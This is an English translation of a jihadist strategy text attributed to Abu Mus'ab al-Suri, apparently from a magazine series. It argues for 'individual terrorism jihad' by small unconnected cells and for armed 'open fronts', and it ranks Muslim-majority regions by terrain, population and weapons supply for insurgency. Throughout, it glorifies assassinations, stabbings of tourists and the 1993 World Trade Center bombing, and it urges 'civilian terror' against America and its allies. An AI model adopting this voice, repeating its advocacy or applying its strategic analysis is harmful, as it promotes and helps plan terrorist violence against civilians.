The meaning of Open Fronts is that there are mujahidun forces whose presence is overt and linked to permanent bases. They fight the enemy forces on open battle lines, or they fight a guerilla war from those fixed positions. I will illustrate this with some examples from our experience: 'The First Afghani Jihad', 'Bosnia', 'Chechnya' and then 'The Second Afghani Jihad in the Era of Taliban'. As I said, this method was proven, in contrast with previous methods. Some points are:

1. Overwhelming military success:

This in spite of the enormous difference between the mujahidun and the enemy in equipment, weapons, technology and all material balances. In the first experience, the Afghani mujahidun, and the Arab and Muslim mujahidun who were with them – as previously explained – managed to, in spite of their shortcomings, defeat a great state and have folded its flags forever, Allah willing.

In Bosnia, a handful of Arab, Turkish and Muslim mujahidun were able to alter the balance of power in the Serbian genocide war, and they performed miracles. It is enough to mention that 60,000 soldiers from the American forces were stationed at sea outside the coasts of Bosnia and Serbia, and they put as a condition for entering Bosnia after the Dayton agreement, that 600 Muslim mujahidun should leave the country! So every man planted terror in a hundred soldiers from the Great Empire and its allies!

As for Chechnya, there is no objection that the military miracles which occurred had stunned the world, when a handful of men withstood the Soviet military apparatus! From a people whose population is less than a million, in a country not bigger than 50,000 square kilometers!

In this way, the faithful mujahidun proved that on the fields of overt confrontation, they are exceptional fighters. The imbalance [of power] between them and the enemy did not stand as an obstacle for them or for the victories.

2. Structural security success:

Considering that the confrontations were overt, the regimes' intelligence did not have any role worth mentioning, in that they had a role in the abortion of those fronts. Rather, the participation on the battlefield was a security barrier by which many of the infiltrators and the intelligence agents were detected, so they had to repent or flee… their activity was limited to observing the movement of secret organizations who took refuge on those fronts, and not abortion of the fronts themselves.

3. Agitation success:

This is the third important matter, because those causes succeeded in mobilizing the Islamic Nation, with its hundreds of millions, behind them. This is in contrast to the experiences of the secret organizations, since

1 The following text is taken from his book, 'The Global Islamic Resistance Call', Ch.8 /Sec.4.



the oldest jihadi organizations were unable to mobilize the people of the limited region where they were confronting the regimes. Most of the Islamic Nation's people had not even heard about their struggle, let alone supported them! However, in the case of the Open Fronts, the Islamic Nation with its hundreds of millions rose to support and advocate them, and her devoted sons joined the Fronts. The Shaykh's and elders prayed to Allah for the mujahidun's victory, and rich and poor Muslims alike donated their money and supported the jihad.

The mobilization for jihad that the Fronts generated was enormous… and the agitation to those causes was successful in a startling way.

4. Educational success:

The Islamic educational theory is based upon direct acquisition of knowledge, and on [role] models and examples of good behavior. This has been the case from the Prophet ﷺ to his Companions, may Allah be pleased with them, and from them to the *Tābi`īn* (followers), and from them to the *Taba Tābi`īn* (followers of the Followers). Then, to the senior clerics and the venerable forefathers of the Islamic Nation, and then to their students and followers, and in this way throughout history…

This cannot be done today, however, under the conditions of secret education. It is not possible to provide time or space for giving real doses of the education. Also, the secrecy does not provide any opportunity to become acquainted with the role model, the leader and the shaykh… and to be influenced by him and take him as a model. By contrast, the jihad on the Fronts provided all of this… but unfortunately, the leaders who were in command in that period were largely incapable in terms of giving attention to education (*tarbīyyah*) in its various forms, and the troops gave attention to military and combat education only. However, this incapability cannot deny two points: First, that education was possible. And second, that it was conducted in a partial manner and by some people. It had a great impact, such as in the Afghani and Bosnian experiences, and much greater than in the experiences of the secret jihadi organizations.


Thus, we are able to summarize by saying that the experience on the Fronts is regarded as a successful method of confrontation, when compared with the methods of the regional, hierarchical and secret organizations, which failed completely on all levels…



5. Political success:

Political success is the realization of goals and slogans… And the goal of every jihad has been to defeat the enemy and to establish Islamic rule. In the first Afghani experience, the success was complete… After passing through trials and tribulations, the jihad resulted in the emergence of the Islamic Emirate. The dream came true. Although it was shattered after some time, it will return soon, Allah willing. In the case of Bosnia, the goal was to save the Muslims from genocide, and this was realized. However, the rise of an Islamic State in the heart of Europe, and in the light of the New World Order, was an impossible matter. I think that whatever was realized, in view of the circumstances, was largely a success. In the case of Chechnya, the political project was not realized in spite of the military successes, because the strategic geographical factors for Chechnya as a country, and the given facts and numbers of its population, make this a semi-impossible task. The persistence that was realized is regarded as a historical victory.

In general, political success is connected to factors, which are further away than those I teach in this



"Since then, tens of individual operations have taken place here and there, in various spots in the Arab and Islamic world, and are still taking place"

paragraph, which are concerned with the military performance…

Thus, we are able to summarize by saying that the experience on the Fronts is regarded as a successful method of confrontation, when compared with the methods of the regional, hierarchical and secret organizations, which failed completely on all levels… this in spite of the devotion and sacrifice provided by the mujahidun, and the achievements and victories that were realized, which in the end were futile, as a result of what we said above. {**And the command of Allah is a decree determined**} [*al-Aĥzāb*: 38].

However, the theory of resistance on Fronts has been subjected to decline in the post-September 2001 world. America has employed her stunning technological superiority, and used it for her strategy of decisive air strikes and complete control over space and the electronic world. We will discuss this later, Allah willing.


Third: The School of Individual Jihād and Small Cells

This jihadi school is very old… maybe its first experience was the unit of the Prophet's great companion Abu Basir, and his well-known story when he formed the first guerilla group in Islam, and the great companion Abu Jandal subsequently joined him. A testimony to this method is what happened at the end of the life of Allah's Messenger ﷺ when al-Aswad al-Ansi apostatized in Yemen, seized power and suppressed and humiliated the Muslims there. The man who put up resistance, was a blessed man from a blessed family, as Allah's Messenger ﷺ. He carried out individual operational activity on his own initiative. He assassinated al-Aswad al-Ansi, altered the balance of power, and consolidated Islam in Yemen. Gabriel brought Allah's Messenger ﷺ the good news of this decisive victory, which was won by a handful of enterprising men.

Throughout Islamic history, individual initiatives were repeated. During the Crusader wars, the corruption of the Emirs and the disintegration of the Islamic Nation, groups of mujahidun fighters resisted the catastrophe, before the rise of the Zengid State, and then the Ayyubid State. Many isolated units and groups performed the religious duty of jihad. In contemporary Arab history, a well-known story is when a single mujahid was able to alter the balance of power, and to influence the course of a large colonization campaign. This happened when the mujahid Suleyman al-Halabi, Allah's mercy upon him, fled from Aleppo — my old city — in North-Western Syria to Jerusalem, where he asked one of the city's clerics to issue a *fatwa* on killing Kléber, the commander of the French campaign in Egypt, whom Napoleon Bonaparte had appointed as his successor. He then went to him and killed him, and this was one of the reasons for the departure of the French campaign from Egypt. The only price of this victory was the achievement of Suleyman al-Halabi and his shaykh, who issued a *fatwa* saying that al-Halabi would be a martyr in Allah's cause, and the two of them were executed, may Allah's mercy be upon them.

Since the second Gulf War (Desert Storm) in 1990, and the emergence of the New World Order, this school has been revived. Since then, tens of individual operations have taken place here and there, in various spots in the Arab and Islāmic world, and are still taking place… Sayyid Nusayr killed the fanatic Zionist rabbi Meir Kahane in the United States. He was one of the most hard-line Jews towards the Muslims in Palestine. He had a program for expelling all Palestinians from Palestine. As a result of Kahane's assassination, his group was dissolved and vanished. In 1993, Ramzi Yusuf, one of the Afghan Arabs (he is a Balochi Pakistani), and a group of mujahidun tried to blow up the tower of the World Trade Center in New York.

In Jordan, a Jordanian soldier from the Border Guards boldly opened fire at a number of female Jewish students who were making movements that were mocking the Muslim prayer, and killed a number of them. In Egypt, the heroic Suleyman Khatir opened fire, by independent decision, at a number of Jews at the Egyptian-Israeli border. At the Jordanian border with Israel, tens of border-crossing operations were carried out by young mujahidun, some of them were not carrying anything except a kitchen knife for attacking the Jewish patrols on the Western banks of the Jordan River! In Beirut, mujahidun climbed to the roof of a building and fired a number of RPG rockets at the Russian Embassy during one of the Russian campaigns against Chechnya. During the days of the Gulf War, an old Moroccan stabbed ten French tourists in Morocco, and the body of an Italian was found in the Emirates. A youth stabbed a number of foreigners in Amman, Jordan, and fired upon them. In Palestine, many individual operations were carried out by insurgent citizens against the settlers or the occupation soldiers.



In Pakistan, mujahidun have killed a number of Americans and Jews. In Egypt, a citizen delivered a letter to Hosni Mubarak, and then stabbed him with a knife. He was killed by the guards. In Jordan, an outstanding group consisting of four men created a cell to assassinate Freemasons in Amman, and succeeded in executing a number of them. They were subsequently arrested after clashing with the police, and some of them died as martyrs. And so on…

As for this spontaneous method, which started to spread with the intensification of the attacks of the American campaigns against Muslim countries, the adoption of the Zionistic project in Palestine, and the spread of news through satellites and communication networks, we may make the following observations:

1. Military success: This is concluded from the amount of fear and the terror that was planted in the enemy, and its influence on his interests. Some operations in 1994 even summoned more than 34 presidents, headed by Bill Clinton, to the *Sharm al-Shaykh* conference for combating terrorism.

2. Security success: Which means that these spontaneous operations performed by individuals and cells here and there over the whole world, without connection between them, have put the local and international intelligence apparatus in a state of confusion, as arresting the [members] of aborted cells does not influence the operational activities of others who are not connected to them. I have made use of this observation, to a large extent, when shaping the desired operational concept of the cells of the Global Islamic Resistance Call.

3. Agitation success: The issue of individual jihad was a great agitation success. It had great influence on awakening the spirit of jihad and resistance within the Islamic Nation, and it transformed unknown individuals such as al-Diqamsa, Suleyman Khatir, Sayyid Nusayr and Ramzi Yusuf into becoming symbols of a nation. The crowds cheer their names, people's thirst for revenge is satisfied, and a generation of youth dedicated to the Resistance follow their example.

4. From a political perspective:

These spontaneous operations performed by individuals and cells here and there over the whole world, without connection between them, have put the local and international intelligence apparatus in a state of confusion, as arresting the [members] of aborted cells does not influence the operational activities of others who are not connected to them.



It has been observed that these events remained as responses and emotional reactions here and there, but number-wise they never became a phenomenon, in spite of their ferocity and their long history of existence. We will explain the reasons for this when we formulate the organizational and operational theories, Allah willing.

5. Educationally: The absence of a common program for these resistance fighters led to a lack of an educational dimension for this phenomenon. This is a shortcoming, which it is possible to avoid, as we will see, Allah willing.

It has also been observed that this method had a partial success, especially with regard to its impact on the enemy, and the fact that the method makes it harder for the security agencies to defeat the Resistance.

From the investigative study of these three schools of jihad over the past period, we deduct some very important principles:

1. It is no longer possible to operate by the methods of the old model, through the 'secret-regional-hierarchical' organizations, especially after the September 11th events and the onset of the American campaigns, where the great majority of the existing secret organizations were destroyed, and the conditions made it impossible and futile to establish other secret organizations after this model.

2. We need to concentrate the research on the methods of the open fronts, and the methods of individual jihadi operational activity, along with the methods of total resistance (*al-muqāwama al-shāmila*) in order to develop them, this in order to deduct a military and organizational theory which is suitable for the coming period. This by using methods whose benefit has been established. And those two are; operational activity at the open fronts, and secret resistance through individual jihad and small cells. Before we discuss these two methods, however, it is appropriate for us to turn our attention to an important matter, and that is the necessity of planting the idea of globalizing jihad in all fields. The enemy has forced us to do so, and the conditions help us to move in that direction, in accordance with our principles which are originally universal. This is one of the axioms of the doctrine.

Our new method for jihadi operations in the Global Islamic Resistance Call is a global method and call. Likewise, the present military theory is also dependent upon moving on a global horizon. This is a basic factor in the military movement, besides being a strategy, political, and religious doctrine.



The idea of belonging to the whole Islamic Nation and its necessity for Jihad

This occurs on the level of religious belief, it is a personal sense of belonging, a geographical affiliation, etc. If we go to any Muslim now, and ask him: 'where are you from?' Indeed, he will mention his country; from Egypt… from Syria… from Tunisia… from Saudi Arabia… etc… He will not mention his city first, and tell you that he is from Damascus, Beirut, Cairo or Tashkent… because he is committed to the borders of Sykes-Picot, drawn in his mind by colonialism.

What we now need to establish in the minds of the mujahidun who are determined to fight, is the true sense of belonging and commitment, which is according to the words of the Almighty: {**Verily, this brotherhood of yours is a single brotherhood, and I am your Lord and Cherisher; therefore serve Me (and no other)**} [*al-Anbiyā'*: 92].

Alĥamdullilāh, the enemy's military attack now has put us within the borders of the same map, it is called 'The middle area of operations' (*mantiqat al-`amaliyyat al-wusta*) and in practice, it includes most of the states and countries of the Arab and Islamic world. It is the same in the political field, with the ideological, economic and civilizational attack… Bush has put us all on one map, which includes the same area, and its political name is 'the Greater Middle East'.

Hence, the enemy has globalized our cause by his attack on us, *walĥamdullilāh*. This helps those who are not supported by belief and understanding, to move towards this universal (*umamī*) thinking, which is among the fundamentals of our religion.

One must pay attention to the fact that this universal commitment has an important military dimension, which helps us to understand the military theory of the Global Islamic Resistance Call.

Strategically speaking, this theory emerges from the universal dimension of all parts of the larger Islamic homeland (*al-watan al-islāmī*), and it cannot succeed if we take away this global universal (*umamī*) dimension.

If we should enter a jihad at the Open Fronts, and decide to confront America at the Open Front, we will find that in order for jihad succeed on any front, it requires certain strategic conditions. These conditions are only present in limited areas in the Islamic world. When these fronts need a troop of mujahidun from any Islamic country, reinforcements of different kinds of special expertise from any country will fill important gaps on those fronts whenever they emerge.

In individual, secret jihad, the operational activity also takes place on a global and universal horizon. The horizons for this operational activity open up regardless of borders and countries. The enemy occupies Iraq and we fight there, the same in Palestine now… It became a duty for the mujahidun in Tunisia, or Morocco, or Indonesia… to go to Iraq to rush to his brothers' aid… however, few are probably able to do that, and it will become harder with time, because the apostate regimes in the areas of confrontation cooperate with America against the mujahidun. But any Muslim, who wants to participate in jihad and the Resistance, can participate in this battle against America in his country, or anywhere, which is perhaps hundreds of times more effective than what he is able to do if he arrived at the open area of confrontation.

It is absolutely necessary to have a sense of commitment to the Islamic Nation and its world, in the geographical, political and military dimensions and in every field.

Whoever looks at these established borders, curved and strangely twisted as they are when they draw the maps of our countries, see the drawings by the pens and rulers of the infidels in the colonial powers' ministries. It is strange, then, that these borders have been engraved in the minds and hearts of the majority of the sons of this Islamic Nation. It is astonishing that this catastrophe is not older than a few decades only. It happened after the downfall of the Islamic Nation's broad political entity in 1924, with the fall of the last of the symbolic Caliphs of this nation.

We must open the minds and hearts of the Islamic Nation's youth, so that they feel commitment to the Islamic Nation as a whole. This is a fundament in the religion and the faith, as well as in the politics and the strategic military concept.

Now, let us move on to our military theory. ▯



In the next edition of Jihadi Experiences, al-Suri describes his military theory: "The jihad of individual or cell terrorism, using the methods of urban or rural guerilla warfare, is fundamental for exhausting the enemy and causing him to collapse and withdraw, Allah willing. The Open Front Jihad is fundamental for seizing control over land in order to liberate it, and establish Islamic law, with the help of Allah. The Individual Terrorism Jihad and guerilla warfare conducted by small cells, paves the way for the other kind (Open Front Jihad), aids and supports it. Without confrontation in the field and seizure of land, however, a state will not emerge for us. And this is the strategic goal for the Resistance project."



THE JIHADI EXPERIENCES

THE MILITARY THEORY OF OPEN FRONTS

ABU MUS'AB AL-SURI

The military theory of the Global Islamic Resistance Call

The military theory of the Resistance Call is based upon applying two forms of jihad:

1. The Individual Terrorism Jihad (*jihād al-irhāb al-fardī*) and secret operational activity of small units totally separated from each other.

2. Participation in jihad at the Open Fronts wherever the necessary preconditions exists.

We turn our attention to these facts: The jihad of individual or cell terrorism, using the methods of urban or rural guerilla warfare, is fundamental for exhausting the enemy and causing him to collapse and withdraw, Allah willing.

The Open Front Jihad is fundamental for seizing control over land in order to liberate it, and establish Islamic law, with the help of Allah.

The Individual Terrorism Jihad and guerilla warfare conducted by small cells, paves the way for the other kind (Open Front Jihad), aids and supports it. Without confrontation in the field and seizure of land, however, a state will not emerge for us. And this is the strategic goal for the Resistance project.

This is a summary of the military theory which I already developed into its final forms and recorded in a lecture series in the summer of 2000. However, the front confrontations happened after that, between us and the American forces in the battles of the downfall of the Emirate all over Afghanistan in December 2001, especially in the battles in North Afghanistan and of Qalal-Jangi in Mazar-e-Sharif, and the battles of Tora Bora and Qandahar… etc. In addition to some other battles after that, like the battle of Shah-i-Kot, which has the American name 'Operation Anaconda', where hundreds were killed, as well as other confrontations…
And the high strategic price we paid in these confrontations, in spite of how the American forces and their allies suffered…

And then, through my continuous following and studying of the development of the method of military confrontation and the American performance during the invasion of Iraq in March and April 2003. And also [my studying] of some of the battles initiated by some of the armies working as agents for the administration of the American military and security command in the region, such as what happened when the Yemeni Army raided the positions and military bases of the mujahidin in the Hatat mountains and other [places] there… And what happened during the Pakistani Army's siege of and repeated storming of the areas of some of the Arab mujahidin and those who supported them in the tribal areas in the Sarhad province in North-Western Pakistan…

And likewise, what happened when the Americans destroyed the positions of some of the mujahidin in Iraqi Kurdistan in Khormal, by using the strategy of intense air and missile bombardment, followed by the advancement of agent forces, supported by American Special Forces, towards mujahidin positions…
And what happened lately in the persistent battles of Fallujah, let Allah enlighten the faces of the city's mujahidin sons and the faces of the mujahidin everywhere…

All of this has confirmed that confronting the campaigns of American and allied forces in an overt way, according to the methods of the Open Fronts, and through defending permanent positions, is still in its wrong time – time will come, Allah willing. At present, this is caused by the un-



imaginable technological superiority of the hostile forces, especially in the air, and in their control over space, and the enormous abilities of taking satellite photos and directing air and missile strikes. And also, the excellent and incomparable abilities of the hostile forces for air-borne strikes, reaching so far as to being able to bring down motorized and artillery units and command forces in terms of strategic numbers anywhere they want, and at record speeds.

If we accompany these important and current lessons with the lessons from our many tragic jihadi experiences where we used the guerilla warfare method 'defense from permanent positions', such as what happened to us during the jihad in Syria in the 'Battles of Hama—February 1982', and the battles of Tripoli against the forces of the Syrian government, and during the defense of Tall al-Za'tar in Beirut, Lebanon, against the Syrian and Lebanese agent forces on the ground and Israeli forces at sea and in the air! And in Yemen, in the experience of al-Mihdar in 1998, and second, in Nabatiyya in Lebanon in 2000, etc. We find that all these experiences confirm what we have studied and taught about 'the principles of guerilla warfare', and that 'defense from permanent positions' at the wrong time is one of the guerillas' most vulnerable spots. This is also elaborated upon in the books of the greatest theoreticians in military art, for example Mao Tse-Tung, Guevara, Giap and Castro… and others.

The conclusion which we have arrived at now, is:

That the basic axis of the Resistance's military activity against America and her allies now, must lie within the framework of 'light guerilla warfare', 'civilian terror' and secret methods, especially on the level of individual operations and small Resistance Units completely and totally separated from each other.

However, along with this I say: Any alteration of the balance of power in favor of the Resistance and the jihad, which minimizes the effects of American control in areas which fulfills the requirements of the Open Fronts, which I will present, will again make the issue of open confrontation for the purpose of liberating land, settling on it, and establishing the starting points or seeds for a legal and political entity for the Islamic power, a goal that one must pursue whenever the opportunities arise. Now, let us examine the details of the military theory of the Global Islamic Resistance Call in the field of [Open] Fronts, and in the field of guerilla warfare of individual terrorism. I start with the Fronts, because it has few details, and because we do not need it so much now. I will only elaborate upon the basic method in the current situation, which I think will continue for a long time, unless Allah's mercy falls upon us so that the balance of power is altered.

First: Open Front Jihad

While it is possible to perform individual jihad anywhere in the Arab and Islamic world, even all over the



That the basic axis of the Resistance's military activity against America and her allies now, must lie within the framework of 'light guerilla warfare', 'civilian terror' and secret methods

world, because this is not dependent on certain conditions where it takes place, the Open Front Jihad is dependent on strategic preconditions that are necessary in order to succeed, after success has been granted by Allah the Almighty and Supreme.

NECESSARY PRECONDITIONS FOR SUCCESS IN OPEN FRONT JIHAD

Geographical preconditions:
These are the preconditions of the territory. It has to be:
1. Spacious in terms of area.
2. Varied, and with long borders.
3. Difficult to siege.
4. Contain partially rough mountainous terrain, forests or similar, which helps in concentrating enemy troops, and in confronting the forces advancing on the ground. It is best to have tree-covered mountains.
5. It is also a requirement of the territory that its food and water sources are sufficient in case of a siege.

Population factors:

They include the presence of a large number of inhabitants whose movements are not possible to register, especially if they are spread out in populated rural areas, and densely populated cities. In addition, the youth of this area should be known for its military stubbornness, fighting ability and persistence, and the fact that sources of weapons are available to them in that area.

Political factors:

These factors include the presence of a cause in which the local inhabitants can believe, in a way that is sufficient for making them fight a jihad for its sake. Also, that cause must be able to mobilize the Islamic Nation behind it, so that the nation will help this people succeed, and fight a jihad with them, with their spirit and money… and other kinds of support. The most suitable cause among the causes that instigate resistance is foreign aggression, and an abundance of religious, political, economic and social reasons for revolution and jihad. This is called 'revolutionary climate' in books about guerilla warfare, and in our literature we will term it 'jihadi climate'.

According to these requirements, we may benefit from a study of these factors in the three main examples of Open Front Jihad that took place in the past:

In Afghanistan, in Chechnya, and in Bosnia. This is outlined in the following simple table:

COUNTRIES	GEOGRAPHICAL FACTORS	POPULATION	POLITICAL	RESULT
Afghanistan	- 650,000 km2 - Roughness - Many resources - The borders are long, not subject to being shut, and other factors	- 24 million people, most of them youth - Enduring warrior people - Great abundance of weapons	- Causes: Occupation and foreign invasion - Religious motive - Tribal motive	Complete success
Chechnya	- Small area: 47,000 km2 - A lot of roughness, partly open borders - Abundance of resources	- Limited number of people, some 850,000 - Stubborn fighter people - Abundance of weapons	- Causes: Occupation and foreign invasion - Religious motive - National motive	- Military success - Agitation success - Political failure up until now
Bosnia	- Small area, very closed and restricted borders - A lot of roughness, abundance of resources	- Limited number of people: The Muslims are about 4 million. The people are not fighters, they are not stubborn and sources of weapons are limited.	- Causes: Aggression and Crusader-Western genocide. - Religious motive - Fight for survival	- General failure, except in generating support from the Islamic Nation

So, if we examine the countries of the Islamic world and its regions according to their political divisions, from the angle of these strategic preconditions, we will find that the regions and countries in which these preconditions are present, especially the geographical and population ones, are mostly weak, and are created artificially in the most cunning way.

Regarding the cause, if it does not provide a feeling of commitment to the Islamic Nation as a whole, the cause is weak. Regarding the revolutionary climate caused by religious, social, or economic motives for making revolution against the evilness of the rulers and their collaborators, this revolutionary fire was extinguished by the sultans' clerics and the leaders' propagandists. Everywhere, they inoculated the Islamic Nation's mind that 'the one who does not govern by what Allah sent down… those are the devoted ones!'[1] And that 'the one who befriends the enemies, he is one of us, our ruler, and crown of our head'!!

Therefore, we must search for the keys to revolution, resistance, and jihad under the slogan that fighting today's American-Zionist invasion is for the entire Islamic Nation. One must take into consideration the fact that the sultans' clerics and the media will only fall in line with their rulers and their master, America, and oppose this call. This is what is happening today.

Regarding the suitability of the Islamic world's regions for confrontation on Open Fronts: The most suitable, according to the abundance of factors, if we treat them as regions, and not political entities, are:

a. Afghanistan: Its factors have already been pointed out.

b. The Countries in Central Asia and vicinities that lie behind the river: It is a large area, close to 5 million km^2, and it contains close to 50 million Muslims. All the factors required for Open Fronts are present, especially with the continued Soviet occupation in some of the [area], and the semi-overt infiltration of American occupation in the remaining area, in form of a modern colonization the American way. I have already written a study with the title, 'The Muslims in Central Asia', which dealt with this matter in detail.

c. Yemen and the Arabian Peninsula: It is a vast area, which in total exceeds 2.5 million km^2… The total number of people is about 45 million. Its essential stronghold suitable for open confrontation is Yemen: It contains the religious and economic strategic factors, and the location is well known… I have previously also written a study on jihad in the Arab Peninsula, and its fundamental pillar is Yemen. It is not necessary to speak at length about this here.[2]


d. Morocco and North Africa: It is also a huge area, with open land borders, long coasts, many mountains and natural fortresses, and an abundance of weapons and necessary resources. It is difficult to besiege because of its many and varied borders. The Arab and Berber inhabitants are historically known for their strength, courage and fighting skills. There are large sources of arms in the region, provided from Central and Western Africa, and its sea connection to Europe provides the region with many favorable preconditions. Say nothing of that, in North Africa, and especially in Morocco, the situation means that most of the pre-conditions for a jihadi—revolutionary climate are present. Furthermore, the presence of economic occupation and Western and Jewish control provides a golden key for releasing the spark of jihad.

e. The Levant and Iraq: They comprise a whole, continuous region with a total area of more than 700,000 km^2. It has all the preconditions for the Open Fronts, especially the mountainous regions in Northern and Western Iraq, Northern and Western Syria, and in most of Lebanon, and also in the mountains East and North of the Jordan River… The total number of people in the region also exceeds 60 million.

The now emerging American occupation has declared its determination to remain on a long-term basis. They also prepare to extend their aggression to Syria in order to control the whole Levant. After the Jews occupied Syria, the Christians took control over Lebanon, and America seized control over Jordan in all of its affairs. There is an abundance of weapons and equipment in the region, and it also has varied borders, coasts, and passes. Israel creates a motive for a global Islamic cause, and the Ameri-

1 In reference to the verse, ﴿**And whosoever does not judge by what Allah has revealed, such are the disbelievers**﴾ [5: 44]

2 See the letter, 'The Responsibility of the people of Yemen towards the Holy Places of Muslims and their wealth' by the author.



Israel creates a motive for a global Islamic cause, and the American occupation adds a revolutionary dimension, which is an excellent key to jihad…



can occupation adds a revolutionary dimension, which is an excellent key to jihad…

There are other similar regions as well, in which there are many suitable preconditions for open confrontations, such as Turkey. It is one of the most suitable countries for jihadi guerilla warfare, because all the factors are present. Likewise, and even more so, with Pakistan,[3] and some regions on the African continent and other similar [regions]… However, the great majority of Islamic states and entities, which compromise more than 55 states, are not at all suitable for open confrontation, due to the absence of all or some of the suitable conditions.

Here, one must pay attention to the political cause, which will be the cause of struggle and mobilization for the confrontation. As explained, this cause should be driving the American occupation out of the region, fighting the Jews, removing the idolaters from the Arab Peninsula, oil and resources, the American hegemony, and the injustices and affliction caused by the occupation and its allies in the region.

How to participate in the Resistance in Open Front Jihad:

In most Arab and Islamic countries, with their current political divisions and entities, the preconditions for Open Fronts are not present. In most cases, they are arenas suitable for Individual Terrorism Jihad, small units, and secret guerilla warfare, as a result of the dense presence of different American and allied interests, and of Western and Zionist hegemonic projects.

Those mujahidin who want to contribute in open confrontations, must head for wherever the Fronts open up whenever they open. They must operate under the field leadership's command, as long as it fulfills the minimum criteria of being a legitimate banner and legitimate jihad under the slogan of universal Islam and as long as it is in accordance with the principles of the Resistance, its ideology and jihadi doctrine.

When the jihad on one of those fronts leads to victory for the Muslims, that [front] will be the center of an Islamic Emirate, which should be ruled by Allah's shari'ah. It will be a center and a destination for those around it emigrating to fight jihad in the cause of Allah. The leadership and the Emirate will be for all people of that country. There will be certain inherited social traditions there, and it is of no use violating them or pretending to forget the traces of the past, until the Muslim society emerges which is built upon the of Islam and the nationality of Islam. This requires a long time, only Allah knows.


This was a short and general description of Open Front Jihad. I will speak and instruct more about this later… Indeed, it is very important for those who refuse to carry the banner of jihad, that they understand their reality, the Muslims' reality, and the preconditions of the current American era, before Allah removes their country and disperses them…

There is American tyranny and despotism in every field; the economic, military, human and political. It is impossible and of no use to ignore this… Since the September 11th events, we have examples that give clear instructions… All of them point to the fact that one must consider the matter thoroughly before even thinking about confronting this tyrannical power on an Open Front. As long as the preconditions remain as they are, the most suitable method for the time being is to operate through secret resistance according to the principles of urban or rural guerilla warfare, suitable for the current conditions. This implies that one has to rely on Individual Terrorism Jihad and activity by small units. This is what we will explain in the remaining part of this section, Allah willing, which comprises the following paragraphs. ▯

3 See 'Musharraf's Pakistan – The Problem, the Solution and the Necessary Obligation', by the author.



